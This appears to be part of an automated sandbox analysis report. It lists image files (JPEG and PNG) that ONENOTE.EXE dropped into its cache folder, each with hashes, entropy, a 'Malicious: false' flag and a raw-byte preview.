Preview:	......JFIF.....H.H.....C...C...e..`.............................!1Qq...2ARa..."#.....3BSbr...$4C...Tcs......%&DUd...E....56Fe...................................H........................!1Qa..Aq..."b....2R...BSr..#...3..Cc....$%4...............?...b.d.8T1.;#.S.DO...~.R.......3.xe...z.6..."m..k...;*.'.f.5^.....m..<$....8.R.j.D.v..>...*dT..vGbt...I......sEWp.r3.. ..G...6.....w...l.S..q...b.....-R....^Zu5+u6...A..Z].:...5..Uzn.,l.L.....?%.*.S.+zVg7.=.s.Q.....8..:,c.......ZE...>'IF..W.0.d.......c.e.d.V.t..S$.DNR.[....g..#i.$. .U.SK2.....k...J5u u\R.....T.[4..A.O..,.T.................] .i...B.m.^f....._...{S.....<......:..|D...+...NA....Y.^f.1|..%K~1..B..^...S..v=.c..g.tX[..kTJ..t.gr....R..@.F....5j..2.K.9..g.1N.....*.U...^w......>+.l.v...@N....%Qd...t.Ni.....0;lggm...K".+!.,.....[J...>..?f.]._;

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000031.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 276x139, components 3
Category:	dropped
Size (bytes):	4819
Entropy (8bit):	7.874649683222419
Encrypted:	false
SSDEEP:	
MD5:	5D6C1F361BC04403555BE945E28E53FC
SHA1:	00C254F7B3BC0289590C2BBDBB39C8EC2E2B2821
SHA-256:	131D637CDC5D0B094FB9FAD17F4D2A1ACE0D03613588155AACAA2D1CB4E16DA9
SHA-512:	34D2C0929FCC3CC10D0A2121BD55BFA9A07062C2A7B8F101071164C946895DBCB2777641E79DE4193D57A3F0778DD4F1351FAF333B7E4B4DBE31A32DD69C519
Malicious:	false
Reputation:	low
Preview:	......JFIF.............C.................................. $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222...........".......................................<........................!1..AQaq"...2B...#Rb..r..$3CS.cs...!1A............?.............u....p.p($.Y...9,j...V.*..S86yh.G.#m.5..9...6Y.."C.R:.[..-.7U3c:..].;.....f.?%..<T...&F.Lh.N...m]..x.D.g<B.....k..S........>j.K....#U..Z....<e.:..8....o..xq.[..4v..U..y...k... k....A#..A...pn.jJ.I.7:..{.b..ns.t,...8.Td.I....m.I.5Z.).-..]..X.Do%.....?..4jV.`llt.E...5...u.|..\F.=.F.r<...5dV....xc.%..&...4,...f...3..H.<......eQ...P.J....7...lLc..?..-.fR..7.#.6.......}:.]'.ny..........e;u.Y..$0...i..-....f..9(....}..T,.Inb...+=Cca7....WULA1@.s...4uY5.N.f.c..].ks.....3v..~..k..m)...f gNE`S......#.....Z..6.uc.m...#k.s.f*.l.$6..?..xC.Cm.`...N2..&H...._.&.E...[....f.Z./...!.a{K..#.V.5..v.B....1...9..B.&....%s.

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000035.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 262x277, components 3
Category:	dropped
Size (bytes):	3555
Entropy (8bit):	7.686253071499049
Encrypted:	false
SSDEEP:	
MD5:	8A5444524F467A45A5A10245F89C855A
SHA1:	ACE68D567B02B68275E0345C86DB1139C0EC1386
SHA-256:	7D2B01F17354D9237A6AB99D5B9AFDF0E1CC43687125848B0C2DEDFB44CE3843
SHA-512:	8151B447B60D110C32EC1EF286B941FFC09B99140F41BBACF5A1650A385FF4D13C0DDB2878E9A470FC7CFCC95A1AB6E44F6DE72562B0FFE093DC8A3C3C7FC14
Malicious:	false
Reputation:	low
Preview:	......JFIF.............C.................................. $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222...........".......................................2........................!1AQ.a."2q.B..#R...3C............................... ....!1.AQBq............?........)&vD.)3Hn*..X+....r...tmL.k..(.E...R. .Z..&...,fJ...!...6..S\t3.=...g&..Bqe.)_U.....1......-..fl.................J...u.i.mU..K..v.w.0O..E.h..D~K.(..9.,8..E.}.............i.\.....t."v..q..C............<..\|3.........................*Q..../c.....f.}8....D..\|k..Z......0..~..c..e..m(...\|.c..'.5.5............==bx.5x.8...T;....=.--.pc...I;.V.m..,(....}...NH.ho....Q..U.E$.~...w.t>.S\....'f.{.+.g._.t....;>.....P...........-..G.h..2...J.% !.E97lr.D..N....j...oE._...._...".?.......#".S.........Q.Tc.I..*I..k.......=$.........sk1Jp.\K.....F.3.Q..q..J....N..[l.&....OR4bB\|..2ul....J...B.$&H..9#j.f.n./........?R~....B.I.@..........m

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000003D.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 357x69, components 3
Category:	dropped
Size (bytes):	5465
Entropy (8bit):	7.79401348966645
Encrypted:	false
SSDEEP:	
MD5:	8470F9A96B6C6CAD9EE60961E96D19B2
SHA1:	AFE1F01FFA4E4CB06B1D770C9C59DA75B434D1AC
SHA-256:	2DF453410796AEC7B9EFEC00059B6CE64BCF67313A95AE458BA600EA5DE14811
SHA-512:	CAE5C2ED091BA49761F0348516D53491E578FB165F32F93AC7DAD927383E9A398B06229FAC6A8233777DF708E5001AE0037A1FA960293BDA49892C40B37F2240
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H.....C..C...E.e..8...............................!"1...2A#Qa.$34bBDSqt..?.....`0.....O...3Sd..@..5.0....Q.pw....;....!pN.DR....`0......N^...k.=.u.e.7{.b........?z....zV...M.....P:a.SPj.....WRK.=x.2.h..2..AS..s..A..\|.Z/f$D.YX1pr......}G6._.~..)j...+.s.r".{..q..-.^@...#w|.H..*.K)....g...y..`0......2.w@.Ro.d....@...K....}...&... y..f.y.0.|DC..>p.[E.2......v..N.)Z..4.RF.D.8]..Z.|f/..+\ID.r/.o........0i..*.G.O..uj..RN. ....j...xnF...Q.Ls.U.c.D0m....z.k.P;f...b.=..L.hH.,./;.U..`sa.I...?*...I....M.0<.u....!..C..U.T.....s.Q......_..7K..*.....?....R\&=.<.u..oQ}WZ..Yu...{Fe3.h...@.s..mW.G..^....1.W.#[.q2.&u.c.G......`J./..X.C....M;.....3k$}.i.3...#/x.m.Oh.}FH]. ..5NNDIS.-.M~...6..w.d....P.;..k...........v*..T..L.P...s.!B.4..w

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000003E.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 14x341, components 3
Category:	dropped
Size (bytes):	3361
Entropy (8bit):	7.619405839796034
Encrypted:	false
SSDEEP:	
MD5:	A994063FF2ABEB78917C5382B2F5FA8C
SHA1:	BD5C4D816B04A2B6596DFE38DB01228F553FACCC
SHA-256:	D72900E8DA72D1A7F3729971AA558E1E9B6E9CF9A0D51E83852E567256DBBFEF
SHA-512:	CF2279033DD3EDFE6F6F9E5C517BEBD9A52863EEFD90F57F7A5AE0E0485E705254BE7ED6B50E6CA142669687727AE85E2E6035F69930B75F2E6D3EEFA961EF88
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H.....C..C...U...>...............................8H........59...$%&7F#'Ddf....................................>................................58EG........!#124$%&ACFbcde............?...n.p..v..a.~.._.>......#....8.....w.G...&.W...i...%6m..K;...4."...=..?.~......P..O...j.l..AW.jo..,..=d.h.ta..../.."...z|).J.......Ww._..<Wp.3+8...-5...G:..2.D..I>o..K.F;-.....#...`...6..T...M.....OOgV~..5...np...P..TYr...........b..{r.2.9..].DA.%C....=.v.z......CK."..R..l..y}.i..;.{....JzS.....~.?..Z....=c.h~*..p.@(@..G.....O.]...Hsd.xf".V]..S"..w...4e>....3*U.7..|M.x...|\......FD./.cle.;.bld..+=...w.......[.k>....}.u...j.xZ.....Q4..+.....B....1O~\......I..h....LaXJ%&.w.<C...n/`.W..U.W.U.}~...}>..^.0.J.....@....LN.b.......5W...m].Eu...:....G..:4.=4ixx..@_0=.mab.T.U.....w..~.V.

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000003G.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop CS Windows, datetime=2004:03:12 11:15:20], progressive, precision 8, 604x784, components 3
Category:	dropped
Size (bytes):	140755
Entropy (8bit):	7.9013245181576695
Encrypted:	false
SSDEEP:	
MD5:	CC087700C07D674D69AFDFDA0FA9825C
SHA1:	F11113DF69DACDB255C6CBCFB29C1D1CCE40B346
SHA-256:	A7FA7F092EFF43030A56342C39A765F8D5CC48C7DB815DDFC8C1E5EC40117FAE
SHA-512:	843202D975EFA91E73287052A893584B6E5AE601F91612B56539AA2F73D1AD3F997FCAD1E711E0F483A2E91D46D9643D0B026B43F4E94116A5D2FB6551536034
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H......Exif..MM.*.............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop CS Windows.2004:03:12 11:15:20............................\...&.(...H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d...{.."................?...3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'...............Vfv........7GWgw........................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F...............Vfv........'7GWgw.................?.......J...\O.,......../$..........OE.m.o......T....Z..l.g.-....m.?...Y....3......"....].j.X.k.S.k.....4..R....{....?F.

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000003M.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	84941
Entropy (8bit):	7.966881945560921
Encrypted:	false
SSDEEP:	
MD5:	CB84C108A76C2AFFCAC2551A3C1EAD56
SHA1:	8BB7C2A12B056C1ED12EBBAE5BC9F60CCE880FFE
SHA-256:	139BB0E79F89C3DDEF79B1716A5FBAB4C07DF5785FB3CDF6B4EEDDBF6C078452
SHA-512:	6EF85144E9A7ACD0FF2E52A5FF42093153EFB69127B1C8549EEBC49B6CC196A46B65EE39A2CAD0206F6A41476D8B5B35D29EAC9942B8F84972B32E14CAFEED 27
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d.. ....!.1A.Qa..q...........".2..BRbr#.T.3C....S$.cs.D..4%5......................!1A..Qaq."2..BR....3...b#.r.C4.............?.......m.q..'O.....r......_.1....8h....?.....O]~..k......GO. .."._...!....o........"..g..H?k.......1...?.....z......>...+0..................GO..."._.........}.O.Z|.L?...........?.........[~t.......}......NO.....v.......J.......?..g..H?k......GO,m..r}o.z.....}......dC.9?..g..H_. ....?.....O]~...m...C?.z..f....W.=u.B..m..C.-?.a.....3._.?.......o....np.M....g..H_............9?..g..H...../..kO..."._...!~...o.....0.M....g..H.........../......O]~.~...o.......7..+.... ..l?.}........&.. ..3._./....?.........W.=u.C..m..C.+?..o.W.=u.A.^.O....:......_.........}..t

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000003Q.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	40035
Entropy (8bit):	7.360144465307449
Encrypted:	false
SSDEEP:	
MD5:	B1DDD365D87605F96D72042CB56572F6
SHA1:	ADF71DAD1A62B8A58A657C2EDBDD665A19EB846B
SHA-256:	06E09DE80C3F32254DA4FE6B2CBAD7C05EF144DD54B8C65745E195BBF7317A2E
SHA-512:	9C686092CC9524F34EA6CEC9AAE936A6225BCC54DE38DE1786EBA8F532959A80FF885E8664A09E4C318D7CA4B278E807D3D1F135BE55F30979B844FF5EC969 A
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d.. ....!1....AQ.aq.....".3.5...2B#s.$%..Rr.CS4&6...bE'7.c.DTtU...d.eu...VFfv.Gw.....Wg......................!...1AQaq........"2..4..Rbr#3$...B.s5Cc.S%.D......... ...?..^.f....R*.N{.{f.....O.r.V.;U..~...U.(..>M._.yI.{8,..^.t...s`...j.O..U5t.&&..h.G.6Da.;.....J.......E..QD...C...}..N...tR.....~..].J:.V$.*.r......]...W......4.[.)6..Y_.....4...........m._'HR.a.... ..]U=.....n...0.W..]..K..){.+...w...f...<|..1/.|.....b..-..y....]U#Ctn.7m.._.|..2I;|....tM....q.q.}.N)....'...9&...nR...R..}.........m._.LZ}u.../K....9.~..?.{....V.#..dx.Zk.:=..:.j].....E#....E~w%....J.. [S..[......gr...vb.r]..<..ut..i...[P.w....:..Gkn>......#..m...9km`......t).up.....w....VOR.{&.nQI..}...wD.7Ey#n....MO.

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000003S.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop CS Windows, datetime=2004:03:12 11:10:32], progressive, precision 8, 594x773, components 3
Category:	dropped
Size (bytes):	242903
Entropy (8bit):	7.944495275553473
Encrypted:	false
SSDEEP:	
MD5:	C594A4AA7234EF91E6C2714CFE1410F1
SHA1:	C0F720D4CE3196852814D0B7347F0CAA0C6FD526
SHA-256:	10C833E47BE1C8496F949A6B059C2D79212A4DD66BDE62116EA337FA4FE0B654
SHA-512:	7313F6545A334F9E2DE5430B2DB5C419C4C8A40E075338DAFCD74970BCC6309786946E5DFB57531612BF4C6269495655706D920FD99922FDACFF9796710DA9C
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H......Exif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop CS Windows.2004:03:12 11:10:32................... ....R...&.(...H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d... ....{..".............?...3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6. .U.e...u..F'..............Vfv........7GWgw........................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F...............Vfv........'7GWgw.................?...v&.F;-v ;}FH..Z...N..)Y.......h;C....G.0W..ww...MI..Z+..\.........c..4.1.~.Yo.Y6.&. q...............I.A#.~s?yYg..7ky...r

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000040.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:19:29], progressive, precision 8, 221x792, components 3
Category:	dropped
Size (bytes):	24268
Entropy (8bit):	6.946124661664625
Encrypted:	false
SSDEEP:	
MD5:	3CD906D179F59DDFA112510C7E996351
SHA1:	48CDB3685606EDD79D5BCDF0D7267B8B1CCBD5A8
SHA-256:	1591FD26E7FFF5BE97431D0ED3D0ADE5CFC5FA74E3D7EC282FD242160CE68C1F
SHA-512:	2048CBA13AF532FF2BCC7B8B40541993234BD1A8AB6DE47B889AF3F3E4571F9C5A22996D0B1C16DD6603233F6066A1A2A97C16A6020BEDD0826B83BAD007551 2
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H......Exif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop 7.0.2004:03:04 13:19:29...(.....................&...................H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d...$..".................?..3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..............Vfv........7GWgw........................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F...............Vfv........'7GWgw.................?.....)......[]t.\Z..g......A....&D.$LH._..X..Xl...`....cZ.X.........>......f.Z.X...]..~L.S..@..I$..I.IO.....x...s.g.[f.h{9..

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000042.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	47294
Entropy (8bit):	7.497888607667405
Encrypted:	false
SSDEEP:	
MD5:	7A450E086AD14BA7D89BA5DB3D3AE6C7
SHA1:	E7AEAFCFCE476390E18C19456BDF6529D863D518
SHA-256:	BDD997068701ED3A00A224EB694B003C01AC69B857FE7B4147D6C34875B1632B
SHA-512:	9B6D50A6CDB6081DA107A2CDDB1BD2811A5764994C8E3F67D56CA81084BE0D068C27435154E867199F38688EA65E8DE02A56DCAC47D0F5E55F0FBB65988149 8
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d..d..!1..A..Qa"..q..2.......B#...R%.r...$&b...3Ss.4dU6F.cE..'GC..t..5eufW......................!.1..AQ.aq.."....2BR......r.#3.d...b..Ccs.t......$4T...SD%5Ue&Vf............?..M.7(..).:.a.q.......>..[:O...afQ.uCO..U.....go.l..p..YqVklQ.{i.w&.]Z.\+JQw._.n.'.h..,.bj..X.].k&.Q.>gU..f...1\|....[...jQ.%Zb.......t..........*..V..j.6....Vj..i.....?...IY.P.....$.j........[l.....S.4.J9.U\.......7I..[..=*N5....xW..../...=?n....uG.D..S.>...8..3........n.S....]k.*...4.>.R.o..{..l.H.#.^....<amG.m&.......,....wDY.W.m.X....We.IR.Nu...y..Z.l.._S.mr.m...y.]m.R.MT...6.5.5}.K..#%..k].7.Y.q]...%.r.7.R^jR..z.K.T[t.a..d.)glW.r.v,.`....O..^..o:.Uc.\..D....f..D......yt.Q...Y.....

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000044.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 60 x 336, 4-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	347
Entropy (8bit):	6.85024426015615
Encrypted:	false
SSDEEP:	
MD5:	78762C169F8B104CB57DFF5A1669D2DF
SHA1:	9638B71B584CD636834016A635ABF8D9C0887711
SHA-256:	E64FDCD0B108737D8B8F7B677029F924031D6BBAA50585D9C3DEF7C7E92ECAF2
SHA-512:	5ED899AAF73B72DEC32E171FFA112382667D5BF3FBA98C92E313E66C0A6975EA97068F4CD32B62283F18DBD5345C11E3610F7EEAC2F2DE71FC44593180B9CE C
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...<...P.............PLTE.....................=l......bKGD....H....cmPPJCmp0712....Om......IDATh......@..al...B..C..l...^.%.`....>.]..|0.....a...hb...0......q.......p"....;...K..x=...p...y.yy~J....|...\.......y..X.......'...>1...Ky..f....&........N`..f0..b...3.......`Z.3..3.....o.......4.&........SV...4.....IEND.B`.

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000004A.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3

Category:	dropped
Size (bytes):	136726
Entropy (8bit):	7.973487854173386
Encrypted:	false
SSDEEP:	
MD5:	4A2472AC2A9434E35701362D1C56EDDF
SHA1:	16FA2EA2D2808D75445896E03B67A93000EEDDD8
SHA-256:	505F731CB7707EFAB2EB06685B392DC7E59265A40B55AAE43E5DC15C0A86CBA4
SHA-512:	5E28D8FB2AC62ED270968072A30013334461F7CAE96058AF9EAA6E10912989DC47112D2133892BF61F7A516B77C6FF71BA2A000B750A9F95C787E538B09595C2
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d...!1..AQaq".....2B....R#..b3...r...C$...X.....Sc...9.%'.(Hs4Dgw..T..5GW.x.).....................!.1..AQa"2.q.......B..#c........b6.Rr.3s$.&..S...C4.%5............?.........(......(......(......(......(......(......(.G/.GE&...)..P.x..B.({i2Y;.z?G...Yfc.)H..^....#.....}3..Sc^.H..+...M.a.P.....GS.....H_.3..<....1f........1.<.\..nn-..s.s.\9Y....=.......S.0.......N..cA..lo..r.3..........ay.....K.....,.;9..Q......xO.Fa.2..>........{4k.....|....?U....3.8..._/3....#.. t.y......yY.......e.<........#.....B.....Z.%.Y..S.ye.W4...l.......X...%.@y}>....l.yi..D..W......L..._D.Q....)...E....n.%...*..K.4#.8`..l....h..h.o..l......-...hB...3..u.(5..........n...,.@....a.t.9.....@.s.>.&...@

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000004M.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 176 x 513, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	11043
Entropy (8bit):	7.96811228801767
Encrypted:	false
SSDEEP:	
MD5:	8E9AB9C28B155A66BC5C0DA5E2A4EFB5
SHA1:	972E61F162D48F1CEE21963ECBB2FE439105DB55
SHA-256:	B243A24FA13BC8523450E22F408F9EFF15301C938F8CA52A57018B58CE6785DE
SHA-512:	12062D69E676B3B34AFCEF25AC17B40294282D5BAB6C0110680293D7CC96EC17EBCFE104C284E64A30EE3C483E319E9C37C03F6EE82C79632180E45C7A684E8 C
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR..............`....`PLTE.. ....bKGD....H....cmPPJCmp0712....H.s...*YIDATx^.]...,.N.8.i......0..e..y.......8.6....Fo.........=...F..._..........O..{..............3.|.L.|.............>.....v..n.1J...k...."....7........J._.5LQ`..k...._Z.W.x:..k...g..._.....u<.Q{...1...q6.cs...l............30.g...< W...a.5..>O....9}..c..........s|l.).>.fo4.<q......>...c.:.u..co.#.7,.O..G./.K.|..q.p...(.(....iH.......m..+.7...../..{W.l....b....?.`^.q.9L&.>.hN2`1..m...]$.0J....rBy......{.._...G....;.r.Q..;..,...9..F...t;.+..2.Ub......V...8.k..5.........'[..s.H..).......%j._.&.....BN..V..q...T...#..........0.E&.o7....$..m..8g.f._$..k.8...5......HgQ...L..\.........)B.l.r.(..8.a..$N.9.=..o..Q..(.e.a..O.....c.= ....$0..X.S,..(p......$..l.c.l...=."......g....^..#~,&.a9iK..ZNE`...pFJ.@Wd?.<..Bt.E.......e...i.%d...}.!..B......9.........B}.....5...;..hL.D.....4z.....|.)

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000004Q.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:27:10], progressive, precision 8, 102x792, components 3
Category:	dropped
Size (bytes):	52912
Entropy (8bit):	7.679147474806877
Encrypted:	false
SSDEEP:	
MD5:	1122BF4C2A42B4FA7F29D3C94954A7C9
SHA1:	3750077A830FE21735A43ABD35C63BA9A4D4B0DE
SHA-256:	423B0DD1A93B391D15B1DC8D8757C3BF5725FF2E7A59E6E3140033E2876B67F6
SHA-512:	4626EFE2EDED2361D6296B57F994DC434CC9D02357A8A6A67D84A544FB8A1CFE0005EA98F846AB963BED7F2B6CE96BC9181182C9459843A52A98D3A731A4FE 3
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H......Exif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop 7.0.2004:03:04 13:27:10...........................f...(.....................&...................H........H..........JFIF.....H.H......Adobe_CM......Adobe.d...".................?..3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'...............Vfv........7GWgw.......................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F...............Vfv........'7GWgw.................?....]+\.9.9.P.d..Z.?~>.-...]6=....*.......S.9G...b<$..Z..........>.v.o:.o%.e...z.F`...[.wo..z.....k..E...5....G..7.......c2..

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000056.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:26:15], progressive, precision 8, 216x792, components 3

Category:	dropped
Size (bytes):	64118
Entropy (8bit):	7.742974333356952
Encrypted:	false
SSDEEP:	
MD5:	864EEA0336F8628AE4A1ED46D4406807
SHA1:	CFCD7A751DFDBE52A20C03EE0C60FDFFA7A45B93
SHA-256:	7CE10D1EA660D2F9CF8B704F3FAB2966A4CE2627D9858D32C75D857095012098
SHA-512:	0CAA0C54C14571C279A75F0D5922F78A17803CF6EE1724D66819F7F5944C0F5B25CB586BB686A52808CDF2F8FEB3E4864052A914884054EF7DE44124A8CA951E
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H......Exif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop 7.0.2004:03:04 13:26:15...(.....................&...........s.......H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d..#..".................?..3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..............Vfv........7GWgw........................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F..............Vfv........'7GWgw.................?....NC+n....<.=.7..&.8A56..@^.Q..\\...E.>..".&G.......J .'....$.I)........0.../..mv...D....<v0=..ugc+..l.o...=.c.......x.&D..{`8...v

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000058.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop CS Windows, datetime=2004:03:12 11:09:29], progressive, precision 8, 609x675, components 3
Category:	dropped
Size (bytes):	65998
Entropy (8bit):	7.671031449942883
Encrypted:	false
SSDEEP:	
MD5:	B4F0A040890EE6F61EF8D9E094893C9C
SHA1:	303BCBA1D777B03BFD99CC01A48E0BB493C93E04
SHA-256:	1F81DDE3B42F23F0666D92EBF14D62893B31B39D72C07AEE070EAE28C2E6980E
SHA-512:	8F07E4D519F2FD001006BB34F7F8274B9AF9EC55367B88D41D24E5824FCE4354FD1290CE4735E43930829702ED53F41DF02C673904A7091E9354C28E029AD4EF
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H......Exif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop CS Windows.2004:03:12 11:09:29............................a..&.(.......................................H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d..."................?..3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..............Vfv........7GWgw........................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F..............Vfv........'7GWgw.................?..-O..s(...gO..@...[..+....+...H.'m........L.......@.......[k...S..O..p.'{X..3......]W..w.+.V....[.-.....2..i..i$.p.

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000005F.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 189 x 305, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	12824
Entropy (8bit):	7.974776104184905
Encrypted:	false
SSDEEP:	
MD5:	2628353534C5AD86CBFE57B6616D46DD
SHA1:	244B7E39D6CEF5B07FCDE80554D31F7DA240BB0D
SHA-256:	69BDB000AC7E030B0B28E6CE78F19547D235355B3B841146951AD1294429FA51
SHA-512:	2529F97BE62DE038445D1C86EE2C01404FB1A2D83A5D16C7B5F4E21723C17EC86FA180DFE10342536CFD7D334EA3AF1FFE151B77F2FBFFFE8E7B2A0C2A3ACD 59
Malicious:	false
Reputation:	low
